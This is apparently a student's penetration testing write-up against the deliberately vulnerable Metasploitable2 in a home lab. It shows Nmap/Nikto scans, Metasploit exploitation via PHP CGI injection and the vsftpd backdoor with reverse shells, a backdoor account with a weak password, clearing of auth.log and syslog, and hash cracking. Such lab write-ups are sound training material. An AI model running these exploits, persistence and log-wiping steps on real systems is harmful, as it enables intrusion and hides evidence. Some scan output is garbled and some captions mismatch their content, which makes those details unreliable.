

Metasploitable2 Vulnerability Assessment & Exploitation

Penetration Testing Case Study

Completed as part of a penetration testing subject during my Bachelor of Cybersecurity, La Trobe University

Overview

This project documents a full vulnerability assessment and exploitation exercise performed against Metasploitable2, an intentionally vulnerable Linux target, in an isolated virtual lab. The engagement covers reconnaissance, service enumeration, web application scanning, vulnerability prioritisation, multi-vector exploitation, persistence, and password cracking, demonstrating the complete offensive security lifecycle from initial scan to full system compromise.

Objectives

- Enumerate all open services and identify the target's attack surface using Nmap and Nikto
- Prioritise discovered vulnerabilities using CVSS scoring and public exploit availability
- Exploit the target via multiple independent attack paths to demonstrate real-world attacker methodology
- Establish persistence on the compromised host
- Recover plaintext credentials from captured password hashes

Lab Environment

Kali Linux was used as the attacking machine against Metasploitable2 (10.0.2.3), an intentionally vulnerable Linux 2.6.9–2.6.33 target running Samba 3.0.20-Debian and a wide range of outdated, exploitable services. All testing was conducted in an isolated virtual lab on personal hardware.

Phase 1: Reconnaissance & Service Enumeration (Nmap)

A full Nmap port scan was run against the target to map its complete attack surface before any exploitation was attempted.

Figure 1a — Nmap scan showing open ports including FTP (21), SSH (22), Telnet (23), SMTP (25), DNS (53), and HTTP/Apache 2.2.8 (80)

```
kali@kali:~$ nmap -sS -p- -oN nmap.txt 10.0.2.3
Nmap scan report for 10.0.2.3
Host: 10.0.2.3 (10.0.2.3)
Host is up (0.0000s latency)
PORT      STATE SERVICE
ftp/21/tcp open  ftp
ssh/22/tcp open  ssh
telnet/23/tcp open  telnet
smtp/25/tcp open  smtp
dns/53/tcp open  dns
http/80/tcp open  http
smb/139/tcp open  smb
smb/445/tcp open  smb
bindshell/1524/tcp open bindshell
mysql/3306/tcp open  mysql
distccd/3632/tcp open distccd
vnc/5900/tcp open  vnc
unrealircd/6667/tcp open  unrealircd
tomcat/8180/tcp open  tomcat
```

Figure 1b — Additional open ports identified: Samba (139/445), bindshell (1524), MySQL (3306), distccd (3632), VNC (5900), UnrealIRCd (6667), Apache Tomcat (8180)

```

Session Actions Edit View Help

10001 1,3,4 4773/tcp nlockmgr
10002 1,3,4 4774/tcp nlockmgr
10003 1 3478/tcp status
10004 1 3980/tcp status
139/tcp open netbios-ssn Samba smbd 3.0-4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0-4.X (workgroup: WORKGROUP)
512/tcp open ewac netbios-ssn
513/tcp open login
544/tcp open tcservd
1009/tcp open java-rmi GNU Classpath gmicregistry
1234/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2137/tcp open ftp ProFTPD 1.3.1
3386/tcp open mysql MySQL 5.0.51a-ubuntu5

Nmap-Info:
Protocol: 10
Version: 5.0.51a-ubuntu5
Thread ID: 20
Capabilities: ConnectWithDatabase, SupportsTransactions, SupportsCompression, SupportAuth, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsProtocolNew
Status: Autoclose
SMT: vfw2004-1.0w/sx
5412/tcp open postgresql PostgreSQL 8.0.3.0 - 8.3.7
Ssl-cert: Subject: commonName=ubuntu-04-base, localDomain=organizationName=DCSA/statadProvinceName=there is no such thing outside US/countryName=XX
Not valid after: 2020-04-27T14:07:43
Ssl-date: 2020-05-10T02:05:21+00:00 - 21 from scanner time.
5606/tcp open vnc VNC (protocol 3.3)
VNC-Info:
Protocol version: 3.3
Security types:
VNC Authentication (2)
0000/tcp open x11 (access denied)
0007/tcp open irc UnrealIRCd
irc-info:
users: 2
servers: 1
lusers: 2
lservers: 0
server: irc.Metasploitable.LAN
version: Unreal3.2.0.1. irc.Metasploitable.LAN
uptime: 0 days, 0:09:00
source ident: nmap
source host: C29C8C04.E872D38E.78559A54.IP
error: Closing Link: ipffkfmly[10.0.2.15] (Quit: ipffkfmly)
0097/tcp open irc UnrealIRCd
0009/tcp open ajp13 Apache Jserv (Protocol v1.3)
ajp-methods: Failed to get a valid response for the OPTION request
0100/tcp open http Apache Tomcat/Coyote JSP engine 1.1
http-server-header: Apache-Coyote/1.1
http-favicon: Apache Tomcat
http-title: Apache Tomcat/3.5
0787/tcp open drb Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
34702/tcp open status 1 (RPC #100024)
47507/tcp open nlockmgr 1-4 (RPC #100021)
34794/tcp open mountd 1-3 (RPC #100003)
59219/tcp open java-rmi GNU Classpath gmicregistry
MAC Address: 08:00:27:C3:D7:FC (Oracle VirtualBox virtual NIC)

```

Figure 1c — OS fingerprinting confirming Linux 2.6.9–2.6.33 running Samba 3.0.20-Debian

```

Session Actions Edit View Help

Security types:
VNC Authentication (2)
0000/tcp open x11 (access denied)
0007/tcp open irc UnrealIRCd
irc-info:
users: 2
servers: 1
lusers: 2
lservers: 0
server: irc.Metasploitable.LAN
version: Unreal3.2.0.1. irc.Metasploitable.LAN
uptime: 0 days, 0:09:00
source ident: nmap
source host: C29C8C04.E872D38E.78559A54.IP
error: Closing Link: ipffkfmly[10.0.2.15] (Quit: ipffkfmly)
0097/tcp open irc UnrealIRCd
0009/tcp open ajp13 Apache Jserv (Protocol v1.3)
ajp-methods: Failed to get a valid response for the OPTION request
0100/tcp open http Apache Tomcat/Coyote JSP engine 1.1
http-server-header: Apache-Coyote/1.1
http-favicon: Apache Tomcat
http-title: Apache Tomcat/3.5
0787/tcp open drb Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
34702/tcp open status 1 (RPC #100024)
47507/tcp open nlockmgr 1-4 (RPC #100021)
34794/tcp open mountd 1-3 (RPC #100003)
59219/tcp open java-rmi GNU Classpath gmicregistry
MAC Address: 08:00:27:C3:D7:FC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.9
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kerr

Host script results:
nbtstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
-smb-os-discovery:
OS: Unix (Samba 3.0.20-Debian)
Computer name: metasploitable
NetBIOS computer name:
Domain name: localdomain
FQDN: metasploitable.localdomain
System time: 2020-05-10T02:05:24-04:00
-smb-security-mode:
account used: <blank>
authentication level: user
challenge response: supported
message signing: disabled (dangerous, but default)
clock-skew: mean: 1h00m01s, deviation: 2h00m01s, median: 1s
-smb2-time: Protocol negotiation failed (SMB2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.05 seconds

kali@kali:~$

```

The scan revealed an unusually large attack surface for a single host a mix of legacy, end-of-life services with well-documented public exploits, several of which are exploitable without authentication.

Phase 2: Web Application Scanning (Nikto)

Nikto was used to assess the web services running on port 80 and to enumerate the DVWA (Damn Vulnerable Web Application) instance hosted on the target.

Figure 2 — Nikto scan against port 80 identifying Apache 2.2.8, PHP 5.2.4, HTTP TRACE, phpMyAdmin exposure, and directory indexing




Figure 3 — Nikto scan against DVWA confirming CVE-2012-1823 (PHP remote code execution) and CVE-2014-3704 (SQL injection)





Figure 4 — Additional DVWA findings: directory indexing on /dvwa/config/ and an exposed admin login page



Nikto identified multiple web application misconfigurations layered on top of the already vulnerable network services, including security misconfiguration (HTTP TRACE enabled, phpinfo.php exposed), broken access control (directory indexing), cryptographic failures (SSLv2 enabled, cookies missing the HttpOnly flag), and SQL injection.

Phase 3 — Vulnerability Prioritisation & Risk Register

Every service identified during recon was cross-referenced against known CVEs and scored by CVSS severity and public exploit availability to decide which vulnerabilities to pursue first.

#	Service	Port	CVE ID	Description	CVSS	Public Exploit
1	vsftpd 2.3.4	21	CVE-2011-2523	Backdoor command execution	10.0	Yes — Metasploit
2	Samba 3.0.20	445	CVE-2007-2447	Remote command execution	10.0	Yes — Metasploit
3	Apache 2.2.8	80	CVE-2017-7679	Buffer overflow	9.8	Yes — Exploit-DB
4	distccd	3632	CVE-2004-2687	Remote command execution	9.3	Yes — Metasploit
5	UnrealIRCd	6667	CVE-2010-2075	Backdoor command execution	7.5	Yes — Metasploit
6	PHP 5.2.4	80	CVE-2012-1823	Remote code execution	7.5	Yes — Exploit-DB
7	OpenSSH 4.7p1	22	CVE-2008-0166	Weak key generation	7.8	Yes — Exploit-DB
8	MySQL 5.0.51a	3306	CVE-2008-0226	Remote code execution	7.5	Yes — Exploit-DB

Risk Posture Analysis

Overall posture: very poor — the environment runs multiple end-of-life services with public exploits, default credentials, and no meaningful access controls.

Greatest attack paths: the vsftpd 2.3.4 backdoor (CVE-2011-2523) on port 21 and the Samba 3.0.20 vulnerability (CVE-2007-2447) on port 445 both allow unauthenticated remote code execution via a single Metasploit module — no prior access required.

Vulnerability chaining: these flaws could be chained to achieve full compromise:

- Gain initial access via the vsftpd 2.3.4 backdoor on port 21
- Enumerate the system to identify further services
- Access phpMyAdmin using default credentials to extract database contents
- Escalate to root using the distccd vulnerability
- Establish persistence via the root bindshell already listening on port 1524

Phase 4: Exploitation

The `php_cgi_arg_injection` exploit was used to gain a Meterpreter session on the target.

```
kali@kali: ~  
$ sudo nmap -sV --script=sslv2 --open 10.8.0.23  
Nmap scan report for 10.8.0.23  
Host is up (0.0017s latency).  
Not shown: 65535 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
ftplib    2.3.4  
ftp-syst:  
STAT:  
FTP server status:  
Connected to 10.8.0.23  
Logged in as ftp  
TYPE ASCII  
No session bandwidth limit  
Session timeout in seconds is 300  
Control connection is plain text  
Data connections will be plain text  
vsFTPD 2.3.4 - secure, fast, stable  
  
end of status  
ftplaman Anonymous FTP login allowed (FTP code 230)  
21/tcp    open  ssh  
openssh  4.7p1 Debian Ubuntuuntu (protocol 2.0)  
  
sslv2shy:  
1024 00:8f:cfe1:c0:3f:da:74:00:90:24:fa:d4:d5:6c:dc (DSA)  
2048 50:5d:24:f1:df:16:a7:2b:aa:05:b1:24:3d:0e:f3 (RSA)  
23/tcp    open  telnet  
Linux telnet  
25/tcp    open  smtp  
Postfix smtpd  
  
sslv2:  
sslv2 supported  
cipher:  
SSLv2 RC2_128_CBC_WITH_MD5  
SSLv2 RC4_128_WITH_MD5  
SSLv2 RC2_128_CBC_EXPORT40_WITH_MD5  
SSLv2 DES_192_EDE_CBC_WITH_MD5  
SSLv2 RC2_128_EXPORT40_WITH_MD5  
SSLv2 DES_64_CBC_WITH_MD5  
-snmp-conformant:localdomain, PIPELINING, SIZE 1624000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, BBTIMEZ, DSN  
ssl-cert Subject: commonName=DunstonsBase.localdomain/organizationName=OCUSA/siteProvisionName=there is no such thing outside US/countryName=XX  
Not valid before: 2018-04-17T14:37:45  
Not valid after: 2018-04-19T14:37:45  
ssl-date: 2018-04-19T08:15:24+00:00 +2% from scanner time.  
51/tcp    open  domain  
ISC BIND 9.4.2  
dig+sig  
bind.version: 9.4.2  
88/tcp    open  http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
http-server-header: Apache/2.2.8 ((Ubuntu) DAV/2)  
http-title: Metasploitlab2 Linux  
111/tcp   open  rpcbind 2 (RPC #100000)  
  
rpcinfo:  
program version port/proto service  
100000 2 111/tcp rpcbind  
100000 2 111/udp rpcbind  
100003 2,3,4 2049/tcp nfs  
100003 2,3,4 2049/udp nfs  
100005 1,2,3 30217/udp mountd
```

The screenshot shows a Kali Linux terminal window with the following content:

```

kali@kali: ~
Session Actions Edit View Help

kali@kali: ~ kali@kali: ~

=====
[+] 2,697 exploits - 1,322 auxiliary - 1,710 payloads
[+] 438 post - 49 encoders - 14 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > echo "23369050"
[*] exec: echo "23369050"

23369050
msf > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (42137 bytes) to 10.0.2.3
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.3:55144) at 2026-05-14 23:41:06 -0400

meterpreter >
  
```

Figure 7 — *vsftpd 2.3.4 backdoor exploit successfully executed, confirming root access (whoami / uid=0(root) gid=0(root))*

```
kal@kali: ~  
[*] Sending stage (42137 bytes) to 10.0.2.3  
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.3:55144) at 2026-05-14 23:41:06 -0400  
  
meterpreter > exit  
[*] Shutting down session: 1  
  
[*] 10.0.2.3 - Meterpreter session 1 closed. Reason: User exit  
msf exploit(multi/http/php_cgi_arg_injection) >  
msf exploit(multi/http/php_cgi_arg_injection) >  
msf exploit(multi/http/php_cgi_arg_injection) > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] Using configured payload cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.3  
RHOSTS => 10.0.2.3  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 10.0.2.3:21 - Banner: 220 (vsftpd 2.3.4)  
[*] 10.0.2.3:21 - USER: 331 Please specify the password.  
[*] 10.0.2.3:21 - Backdoor service has been spawned, handling...  
[*] 10.0.2.3:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 2 opened (10.0.2.15:36313 -> 10.0.2.3:6200) at 2026-05-14 23:50:10 -0400  
[*] Exploit completed, but no session was created.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 10.0.2.3:21 - The port used by the backdoor bind listener is already open  
whoami  
[*] 10.0.2.3:21 - The service on port 6200 does not appear to be a shell  
[*] Exploit completed, but no session was created.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami  
[*] exec: whoami  
root  
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Phase 5: Persistence

With root access confirmed, a backdoor account was created and log evidence was cleared to demonstrate a full post-exploitation persistence workflow.

Figure 8 — Backdoor account created via useradd, password set, auth.log and syslog cleared

```
kal@kali: ~  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] Command shell session 3 opened (10.0.2.15:4444 -> 10.0.2.3:49831) at 2026-05-14 23:56:32 -0400  
  
whoami  
root  
id  
uid=0(root) gid=0(root)  
useradd -m -s /bin/bash backdoor  
echo "backdoor:password123" | chpasswd  
ssh backdoor@10.0.2.3  
Host key verification failed.  
ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "10.0.2.3"  
fopen: No such file or directory  
ssh -o StrictHostKeyChecking=no backdoor@10.0.2.3  
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.  
Permission denied, please try again.  
Permission denied, please try again.  
Permission denied (publickey,password).  
passwd backdoor  
Enter new UNIX password: password123  
Retype new UNIX password: password123  
passwd: password updated successfully  
ssh -o StrictHostKeyChecking=no -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedKeyTypes=ssh-rsa backdoor@10.0.2.3  
command-line: line 0: Bad configuration option: PubkeyAcceptedKeyTypes  
password123  
/bin/sh: line 12: password123: command not found  
ssh -o StrictHostKeyChecking=no -o HostKeyAlgorithms=ssh-rsa backdoor@10.0.2.3  
command-line line 0: Bad protocol 2 host key algorithms '+ssh-rsa'.  
ssh -oKexAlgorithms=diffie-hellman-group1-sha1 -oHostKeyAlgorithms=ssh-rsa backdoor@10.0.2.3  
command-line: line 0: Bad configuration option: KexAlgorithms  
echo > /var/log/auth.log  
echo > /var/log/syslog  
echo 23369058]
```

Figure 9 — Successful SSH login to Metasploitable2 as the backdoor user from the Kali attack machine


```
backdoor@metasploitable: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~ backdoor@metasploitable: ~  
zsh: corrupt history file /home/kali/.zsh_history  
[kali@kali]~  
$ ssh -o StrictHostKeyChecking=no backdoor@10.0.2.3  
Unable to negotiate with 10.0.2.3 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss  
[kali@kali]~  
$ ssh -o "HostKeyAlgorithms=ssh-rsa" -o "KexAlgorithms=diffie-hellman-group1-sha1" backdoor@10.0.2.3  
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.  
RSA key fingerprint is: SHA256:BQhm5EohX9GCiOLuVscgPXLQ0suPs+E9d/rrJB84rk  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.  
backdoor@10.0.2.3's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
backdoor@metasploitable:~$ echo 23369858  
backdoor@metasploitable:~$
```

Figure 10 — testfile.txt successfully transferred from Kali to Metasploitable2, confirmed in the backdoor user's home directory

```
backdoor@metasploitable: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~ backdoor@metasploitable: ~ kali@kali: ~  
zsh: corrupt history file /home/kali/.zsh_history  
[kali@kali]~  
$ ssh -o StrictHostKeyChecking=no backdoor@10.0.2.3  
Unable to negotiate with 10.0.2.3 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss  
[kali@kali]~  
$ ssh -o "HostKeyAlgorithms=ssh-rsa" -o "KexAlgorithms=diffie-hellman-group1-sha1" backdoor@10.0.2.3  
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.  
RSA key fingerprint is: SHA256:BQhm5EohX9GCiOLuVscgPXLQ0suPs+E9d/rrJB84rk  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.  
backdoor@10.0.2.3's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
backdoor@metasploitable:~$ ls ~  
testfile.txt  
backdoor@metasploitable:~$
```

Phase 6: Password Cracking (Ophcrack & CrackStation)

SAM file hashes recovered from the target were loaded into Ophcrack and cross-checked against CrackStation to recover plaintext credentials.

Figure 11 — Ophcrack loaded with Administrator and John SAM file hashes (XP rainbow tables unavailable for download)





Figure 12 — CrackStation successfully cracked both NTLM hashes — Administrator: admin | John: DickCheney



Key Findings

- Identified 8+ critical and high-severity vulnerabilities across network and web services, all with public exploits
- Achieved root-level compromise through two independent exploitation paths (PHP CGI injection and vsftpd backdoor)
- Established persistent access via a backdoor user account and verified it with a live SSH login
- Cracked both recovered NTLM password hashes using Ophcrack and CrackStation
- Demonstrated a complete offensive lifecycle: recon → enumeration → prioritisation → exploitation → persistence → credential recovery

Tools & Technologies

Tool	Purpose
Kali Linux	Attacker machine
Nmap	Network reconnaissance and service enumeration
Nikto	Web application vulnerability scanning
Metasploit	Exploitation framework (vsftpd backdoor, PHP CGI injection)
Meterpreter	Post-exploitation shell and session management
Ophcrack	Rainbow-table based password cracking
CrackStation	Online hash lookup / password recovery
Metasploitable2	Intentionally vulnerable target machine
DVWA	Vulnerable web application (SQL injection, RCE testing)

Summary

This project demonstrates the full offensive security lifecycle against a deliberately vulnerable environment: from initial reconnaissance and CVSS-based risk prioritisation through to multi-vector exploitation, persistence, and password recovery. It highlights practical use of industry-standard tooling (Nmap, Nikto, Metasploit, Ophcrack) and reinforces the importance of patching end-of-life services, enforcing strong credential policies, and disabling unnecessary default services in production environments.

Conducted entirely in an isolated virtual lab environment on personal hardware. No external systems were targeted.